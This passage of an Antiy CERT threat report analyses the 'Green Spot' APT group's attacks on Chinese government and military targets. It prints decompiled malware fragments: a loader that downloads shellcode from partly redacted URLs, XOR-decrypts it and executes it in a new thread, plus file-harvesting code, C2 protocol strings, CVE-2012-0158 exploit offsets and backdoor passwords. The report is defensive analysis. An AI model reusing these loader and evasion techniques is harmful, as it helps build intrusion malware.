3. 样本根据各自的配置，收集全盘包含指定关键字的文件路径、C盘Program Files目录下的EXE文件路径，将收集到的文件路径信息同样记录在：

%Application Data%\Microsoft\Windows\Profiles.log

```

if ( *driver != 65 )
{
    collect_profiles(driver, "201", v102, v104, v105, v106);
    collect_profiles(driver, "军", v84, v85, v102, v104);
    collect_profiles(driver, "顶", v86, v87, v88, v89);
}

```

图3-19 收集指定关键文件列表

根据目前已捕获样本，我们发现每个样本都硬编码了三个关键字，根据关键字对攻击目标进行敏感资料收集，去重后的具体关键字为十二个，包括“战”、“军”、“航”等，通过这些关键字我们可以清晰的了解“绿斑”组织的作业意图：

4. 样本存在一个额外域名，自动回传Profiles.log文件和RAR打包文件。

5. 后门发包：***_IP-计算机名^@//@@&&*** (“***”部分各个样本不同)

6. 监听回应：kwo (口令)

7. 后门发包：IP-计算机名-2014010106.tmpp19769 (年月日小时.tmpp文件大小)

8. 监听回应：任意 (支持以指定偏移读取文件)

9. 后门发包：Profiles.log文件内容（参见图3-20）




图3-20 Profiles.log文件内容

10. 案例6样本中，指令的帮助提示为正常中文，而案例8样本是乱码，经过分析，发现新样本其实对这部分中文是其他编码，而在编译程序时候却将这部分转换为GB2312编码，导致显示乱码。



图3-21 案例6样本指令提示



图3-22 案例8样本指令提示

11. 案例7样本对中国安全厂商产品的相关进程的判断，根据安装不同的杀软，采取退出、正常运行、添加特殊启动项等不同的行为，可以看出这是针对中国用户专门设计的恶意程序。

表3-5是该组织使用的样本与ZXShell原版功能的对比，可以发现这批样本只保留了必要的远控功能，并添加了ZXShell原本没有的窃密相关功能，具体功能对比如表3-5所示：

表3-5 案例6、7、8样本与 ZXShell RAT原版后门对比

功能	案例 6	案例 7	案例 8	ZXShell
清除系统日志	√	√	√	√
结束本程序	√	√	√	√
运行一个程序	√	√	√	√
文件管理	√	√	√	√
显示帮助	√	√	√	√
进程管理	√	√	√	√
共享一个 Shell 给别人	√	√	√	√
查看系统详细信息	√	√	√	√
从指定网址下载文件或上传文件到指定服务器	√	√	√	√
NC	√	√	√	√
获取 IE 保存的邮箱的账号密码信息	√	√	√	
收集文档文件 (*.doc*、*.xls*、*.ppt*、*.wps*)	√	√	√	
收集特定关键字文件、Program Files 目录 EXE 文件列表		√	√	
自动回传收集的文件和列表		√	√	
加密配置数据		√		
对不同系统版本的、杀毒软件进程的采取不同的行为		√		
克隆系统账号				√
暂时关闭 Windows 自带防火墙				√
克隆一个文件的时间信息				√
加载一个 DLL 或插入到指定的进程				√
端口扫描				√
以其他进程或用户的身份运行程序				√
服务管理				√
注销 重启 关闭系统				√
配置终端服务				√
卸载				√
系统帐户管理				√
HTTP 代理服务器				√
HTTP 服务器				√
插件功能可添加自定义命令				√
Socks4&5 代理				√

3.4.5 攻击期间部分样本的检出情况

事件中的后门样本均是互联网公开的RAT程序，一般而言安全厂商对这些程序都会重点关注，基本主流安全厂商都可以检测和查杀，但是该组织对这些公开的RAT程序进行修改和加密使用，使这些样本在其行动的一段时间内的整体检出率不到8%，一些个别样本甚至只有1-2家安全厂商检出，可见这批样本是针对杀软做了针对性的免杀处理的，可以在目标主机持续化驻留。



图3-23 部分样本检出率

3.4.6 近期捕获样本分析

3.4.6.1 EXE文件

EXE文件是3.3.2章节中提到的由HTA文件下载并执行的最终载荷，该类文件主要功能是从指定网址下载ShellCode，解密之后，创建线程执行此ShellCode。以jin2.exe为例分析，样本关键代码如下：




图3-24 连接指定网址下载ShellCode

```
64 if ( v9 ) // 对shellcode进行解密操作
65 {
66     do
67         *((_BYTE *)v10 + v11++) ^= 0xACu;
68     while ( v11 < v9 );
69 }
70 v12 = 0;
71 if ( v9 )
72 {
73     do
74         *((_BYTE *)v10 + v12++) ^= 0x5Cu;
75     while ( v12 < v9 );
76 }
77 v13 = 0;
78 if ( v9 )
79 {
80     do
81         *((_BYTE *)v10 + v13++) ^= 0xDDu;
82     while ( v13 < v9 );
83 }
```

图3-25 解密shellcode函数

从指定网址下载完ShellCode后，样本对ShellCode进行解密，然后分配内存将解密后的ShellCode复制过去。随后创建一个线程，将ShellCode的首地址作为参数传给线程函数从而运行ShellCode。

```
AllocBuffer = VirtualAllocEx(v14, v22, v23, (DWORD)v24, v25); // 分配内存，返回分配的首地址
memcpy(AllocBuffer, v10, v9); // 将解密后的shellcode复制到分配的内存中
v16 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, AllocBuffer, 0, 0); // 创建线程，把shellcode的首地址作为参数传给线程函数，运行shellcode
WaitForSingleObject(v16, 0xFFFFFFFF);

1 // 线程入口函数，参数为shellcode首地址
2 int __stdcall StartAddress(LPVOID lpThreadParameter)
3 {
4     return ((int (*)(void))lpThreadParameter)(); // 运行shellcode
5 }
```

图3-26 分配内存，创建线程执行ShellCode

每个EXE文件功能代码基本相同，只有下载ShellCode的地址不同的，各个地址如下表所示：

表3-6 EXE文件下载shellcode对应列表

文件名	样本中包含的 URL
bing.exe	http://updateinfo.***.org/bingpolkji9ds.tmp
ding1.exe	http://updateinfo.***.org/ding1loilmkjh.tmp
ding2.exe	http://updateinfo.***.org/ding23edfgtrd.tmp
jin1.exe	http://updateinfo.***.org/jin1asdwe2123.tmp
jin2.exe	http://updateinfo.***.org/jin2sdweqsdas.tmp
tiny1.exe	http://updateinfo.***.org/tiny1detvghrt.tmp
tiny2.exe	http://updateinfo.***.org/tiny2lrmkoiyu.tmp
tony1.exe	http://updateinfo.***.org/tony1loik.lpo.tmp
tony2.exe	http://updateinfo.***.org/tony2fsdfdcfsf.tmp

3.4.6.2 ShellCode (Poison Ivy)

我们对解密后的ShellCode进行分析，发现其ShellCode为Poison Ivy程序生成，与3.4.1章节的样本来自同一远控程序。在传播源放置的不同ShellCode中所连接的IP地址如表3-7所示：

表3-7 shellcode连接c2对应列表

我们通过本地劫持的方式，将C2地址重定向到本地计算机，通过配置好的Poison Ivy客户端可以与样本建立连接，确定攻击者使用的Poison Ivy版本为2.3.1，具体信息如图3-27所示：



图3-27 重定向C2成功连接分析的样本

4 样本关联性分析

4.1 多案例横向关联

安天CERT对典型案例中的前6个案例的相关信息进行了关联分析，主要涉及文件名、互斥量、文件版本信息等，通过横向关联（参见图4-1）以及之前提到的doc文件内容、漏洞利用方式、可执行文件的相关信息，我们初步判定这些事件之间是存在关联的。




图4-1 多案例横向关联

4.1.1 ShellCode部分（CVE-2012-0158）对比

表4-1 ShellCode部分（CVE-2012-0158）对比

对比项	案例 1	案例 4	案例 6
导致溢出的数据大小	0x8282	0x8282	0x8282
溢出后跳转指令的地址	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)
第一部分 SHELLCODE 指令	指令完全相同		
第二部分 SHELLCODE 的偏移和大小	偏移:0x3BA7 大小:0x11C50	偏移:0x3BA7 大小: 0x1604F	偏移:0x3BA7 大小:0x39C4F
第二部分 SHELLCODE 的指令	指令完全相同		
第三部分 SHELLCODE 的偏移位置和大小	偏移:0x3DFE 大小: 0x119DE	偏移:0x3DFE 大小:0x15DE	偏移:0x3DFE 大小:0x399EC
第三部分 SHELLCODE 指令	指令功能完全相同		
解密出来的路径字符串	"%USERPROFILE%\通知.doc" "%USERPROFILE%\ta skmgr.exe" 被标记为 0x38 大小	"%USERPROFILE%\重要通知.doc" "%USERPROFILE%\ta skmgr.exe" 被标记为共有 0x38 大小。	"%USERPROFILE%\123.doc" "%USERPROFILE%\ta skmgr.exe" 被标记为 0x38 大小
释放出来的 PE 文件路径和大小	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:32768 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:256000 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:172032 字节
释放出来的 DOC 路径, 大小和 MD5	C:\Documents and Settings\admin\通知.doc 大小:34304 字节	C:\Documents and Settings\admin\重要通知.doc 大小: 26624 字节	C:\Documents and Settings\admin\123.doc 大小:58880 字节

4.1.2 释放的PE文件对比

表4-2 释放的PE文件对比

相关点	案例 1、2、3、4、5、9	案例 6、7、8
采用 MIME 免杀 (MHT)	√	
利用 CVE-2012-0158 漏洞	√	
针对中国地区政府部门	√	
释放 PE 路径和文件名 (C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe)	√基本相同	
版本信息伪装	伪装 Avira 或其他	
RAT	Poison Ivy Gh0st httpbots	ZXShell
PE 文件版本信息相关项名称 (数量一样), 如: 备注、产品版本、公司等	√	
C&C 的 IP 地理位置是 XXX	√	
C&C 域名均为动态域名	√	
窃取文档格式文件, 如: *.doc*、*.ppt*、*.wps*、*.xls*	×	√ 

4.2 域名关联

通过提取和整理十几个有关联样本中的域名信息 (参见图4-2), 我们可以很清晰地看出, 所有域名均为动态域名, 且服务提供商均处于境外, 同时大部分域名都是通过changeip.com和no-ip.com注册的, 我们认为这些域名并非单一散乱注册的, 而是属于同一起来源的、有组织的进行注册。




图4-2 行动涉及域名信息

4.3 IP地址关联

通过提取和整理十几个有关联样本中域名的曾跳转IP和现跳转IP，我们可以很清晰地看出，在所有的IP地址中，绝大多数的IP地址都属于同一地区，并且这些IP多数来自两个互联网地址分派机构AS3462、和AS18182，每个互联网地址分派机构管理现实中的一个区域，这也同时说明了这是一组有相同来源的攻击事件。

4.4 恶意代码之间关联性

为了方便呈现和理解，我们对典型案例中所有的样本、C2的关联性进行了关系梳理（参见图4-3）。




图4-3 恶意代码之间关联图（2011-2015年活动）

通过研究发现，虽然“绿斑”组织使用了多种不同的后门程序，但是它们之间共用了C2服务器，这很有可能是为了方便管理与控制，这一点从表4-3的后门ID与上线密码也可以发现不同后门类型之间的对应关系。




图4-4 不同事件/恶意载荷（PE）共用基础设施C2

通过对Poison Ivy RAT相关样本分析，我们得出其上线ID和密码。我们可以看到其中有不同的样本均采用了同样的ID和密码。

表4-3 Poison Ivy RAT上线ID和密码

ID	密码
14	0926
14	8613
90518	kkbox55
90518	kkbox55
<u>zhan</u>	ftp1234
zhan2	ftp1234
120707	hook32wins
<u>netlink.VizVaz.com</u>	hook32wins
<u>avex</u>	admin
w6U900	admin
<u>motices</u>	ps135790
1013	@1234@
<u>wu</u>	45002931
bs21	b53s  安天

通过对已捕获的ZXShell RAT相关样本进行分析，我们统计出样本的上线密码和压缩包加密密码。可以看出ZXShell样本中也有很多采用了相同的密码，同时这些密码与表4-3（Poison Ivy RAT上线ID和密码）中的密码也有一些相同或者相似，再通过域名、IP等其他信息可以认为这些样本为同一攻击组织所为。

表4-4 ZXShell RAT上线密码和压缩配置

上线密码	压缩密码、后缀名
admin	fish1111、.bin
8613	8613、 <u>.ttf</u>
8613	8613、 <u>.mib</u>
95279527	95279527、.bin
95279527	<u>asusgo</u> 、.bin
<u>goapple</u>	<u>goapple</u> 、.bin
1507	1507、.bin
cma1998	kvkv2012、.bin
iphone5	abcd123++、.bin
success	qwær4321、.bin
hook32wins	hook32wins2w、 <u>.tmp</u>
987	<u>zxcvasdf</u> 、 <u>.ocx</u>
ftp533	ftp1234、 <u>.dat</u>
<u>Qwer!2#\$</u>	<u>zxcvfdsa</u> 、.bin
qwer1234	kano918、.bin
qwer1234	dank1234、.bin
qwer1234	ftp1234、.bin
661566	661566、.bin  安天

5 组织关联性分析

除以上样本分析中所呈现的较为直接的多起事件的关联性外，安天CERT还进行了对比分析，从代码相似性、域名使用偏好、C2的IP地址关联性 & 地理位置特性等方面得出了这些载荷均来自“绿斑”攻击组织的结论。

5.1 代码相似性

在2011-2015的行动中，攻击组织使用了4类远程控制程序，其中主要使用ZXShell和Poison Ivy。在对于Poison Ivy的使用中，攻击组织首先生成Poison Ivy 的ShellCode，然后对ShellCode异或加密硬编码到Loader中，在Loader投放到目标主机后解密执行ShellCode。这种手法与2017年所发现行动中的样本完全相同，且都是采用三次异或加密，样本解密算法代码对比参见图5-1。




图5-1 左图为2011-2015年行动中样本解密算法，右图为2017年行动样本解密算法

5.2 域名使用偏好

在2017年发现的行动中全部使用了动态域名商（共计14个），而在2011-2015年的行动中则使用了35个动态域名商。可以发现两起行动的攻击者都偏好使用动态域名，同时本次行动中有7个动态域名商与历史行动涉及的域名商相同。

另外，在此次事件中的一个域名“geiwoaaa.xxx.com”与2013年事件中的域名“givemea.xxx.com”释义相似度较高，我们猜测很可能是同一组织注册。

5.3 C2的IP地址关联性

通过对两次行动中C2的IP地址进行关联分析，我们发现在2017年行动中的样本的C2（uswebmail163.xxx.com和l63service.xxx.com）解析到同一个IP：45.77.xxx.xxx，而在2011-2015年行动中涉及的pps.xxx.com这个域名也曾指向这个IP。




图5-2 关联到2013年行动中的C2域名

5.4 地理位置特性

在2017年行动中的一个域名“geiwoaaa.xxx.com”与2011-2015年行动可能存在某种关联，因为该域名解析的IP（114.42.XXX.XXX）地理位置与早期活动涉及的地理位置相同（其他IP地址多为美国），这可能是攻击者早期测试遗留的，而这个IP与2013年行动都属于亚洲某地区电信的114.42段，在我们的监控中发现2013年行动中C2地址多为这个IP段内，这表示两起行动的攻击组织可能存在密切联系。同时该地区电信相关网站资料显示：“114.32.XXX.XXX - 114.47.XXX.XXX非固定浮动IP”，这说明该段内IP地址为动态分配IP，一定区域内在此电信运营商办理网络业务的用户都可能被分配到该IP地址，这表示可能两次行动的攻击者所在位置相近或者采用的跳板位置相近。



图5-3 指向2011-2015年行动的C2域名

6 小结

“绿斑”攻击组织主要针对中国政府部门和航空、军事、科研等相关的机构和人员进行网络攻击，试图窃取机密文件或数据。这是一组时间跨度非常漫长的攻击行动，目前可以确定该攻击组织的活跃时间超过7年，甚至可能达到11年以上。该攻击组织主要采用的手法是鱼叉式网络钓鱼攻击，即以邮件作为攻击前导，邮件附件使用有社工技巧的格式溢出文档或伪装为EXE可执行文件，进行定向投放，该组织对开源后门程序进行了大量改造，使其符合作业需要，并绕过主机防护软件。在该组织的攻击中，罕有使用0day攻击的情况，而反复使用陈旧漏洞，但其对漏洞免杀技巧的应用是熟练的，甚至是抢先的。在侵入主机后，通过加密和动态加载等技术手段，试图达成进入目标并在目标机器内长期潜伏而不被发现的效果。这些攻击手段看起来并无华丽复杂的攻击装备组合，但其反复地重复使用，恰恰说明这种攻击是可能达成目的的。我们在此前反复强调，APT攻击组织使用相关漏洞的攻击窗口期，如果与可能被攻击目标的未进行对应漏洞修复的攻击窗口期重叠，就不是简单的漏洞修复问题，而是深入的排查和量损、止损问题。

网络入侵相对于传统空间的各种信息窃取破坏行为，无疑是一种成本更低，隐蔽性更强、更难以追踪溯源的方式。尽管“绿斑”组织不代表APT攻击的最高水准，但其威胁依然值得高度警惕。APT的核心从来不是A（高级），而是P（持续），因为P体现的是攻击方的意图和意志。面对拥有坚定的攻击意志、对能够承受高昂攻击成本、团队体系化作业的攻击组织来说，不会有“一招鲜、吃遍天”的防御秘诀，而必须建立扎实的系统安全能力。以“绿斑”攻击组织常用的攻击入口邮件为例，不仅要做好身份认证、通讯加密等工作，附件动态检测分析，邮件收发者所使用终端的安全加固和主动防御等工作也需要深入到位。对于重要的政府、军队、科研人员，需要在公务邮件和个人邮件的使用条件和应用场景的环境安全方面，有明确规定和要求。邮件只是众多的攻击入口之一，所有信息交换的入口，所有开放服务的暴露面，都有可能成为APT攻击者在漫长窥视和守候过程中，首发命中的机会。

面对具有中高能力水平且组织严密的网空威胁行为体，重要信息系统、关键信息基础设施运营者应根据网络与信息系统的国家安全、社会安全 and 业务安全属性，客观判断必须能够有效对抗哪些层级的网络空间威胁，并据此驱动网络空间安全防御需求。

网络安全和信息化工作中，需要树立正确网络安全观，直面真实的敌情想定，建立动态综合的网络安全防御体系。以“关口前移”对网络安全防护方法的重要要求为指引，落实安全能力的重要控制点，有效解决安全能力“结合面”和“覆盖面”的问题，将网络安全防御能力深度结合信息系统各个逻辑层次，并全面覆盖信息系统的各个组成实体和全生命周期，避免由于存在局部的安全盲区或者安全短板而导致整个网络安全防御体系的失效。在网络安全体系建设实施的过程中，必须在投资预算和资源配备等方面予以充分保障，以确保将“关口前移”要求落到实处，在此基础上进一步建设实现有效的态势感知体系。

注：

本分析报告由安天安全研究与应急处理中心（安天CERT）发布，欢迎无损转发。
本分析报告错漏缺点在所难免，敬请业内专家和研究者回帖指点批评指正。

安天发布的部分APT组织分析报告列表

- 2010-09-27 《对Stuxnet蠕虫攻击工业控制系统事件的综合分析报告》

http://www.antiy.com/response/stuxnet/Report_on_the_Worm_Stuxnet_Attack.html

- 2013-05-09 《利用CVE-2012-0158老漏洞最新APT攻击 V1.0》

<http://www.antiy.com/response/the-latest-apt-attack-by-exploiting-cve2012-0158-vulnerability.html>

- 2014-10-15 《沙虫（CVE-2014-4114）相关威胁综合分析报告——及对追影安全平台检测问题的复盘》

<http://www.antiy.com/response/cve-2014-4114.html>

- 2015-03-05 《修改硬盘固件的木马 探索方程式（EQUATION）组织的攻击组件》

http://www.antiy.com/response/EQUATION_ANTIY_REPORT.html

- 2015-04-19 《方程式（EQUATION）部分组件中的加密技巧分析》

http://www.antiy.com/response/Equation_part_of_the_component_analysis_of_cryptographic_techniques.html

- 2015-05-27 《一例针对中方机构的准APT攻击中所使用的样本分析》

<http://www.antiy.com/response/APT-TOCS.html>

- 2016-02-26 《乌克兰电力系统遭受攻击事件综合分析报告》

http://www.antiy.com/response/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage/A_Comprehensive_Analysis_Report_on_Ukraine_Power_Grid_Outage.html

- 2016-07-10 《白象的舞步——来自南亚次大陆的网络攻击》

<http://www.antiy.com/response/WhiteElephant/WhiteElephant.html>

- 2016-11-04 《从方程式到“方程组”EQUATION攻击组织高级恶意代码的全平台能力解析》

<http://www.antiy.com/response/EQUATIONS/EQUATIONS.html>

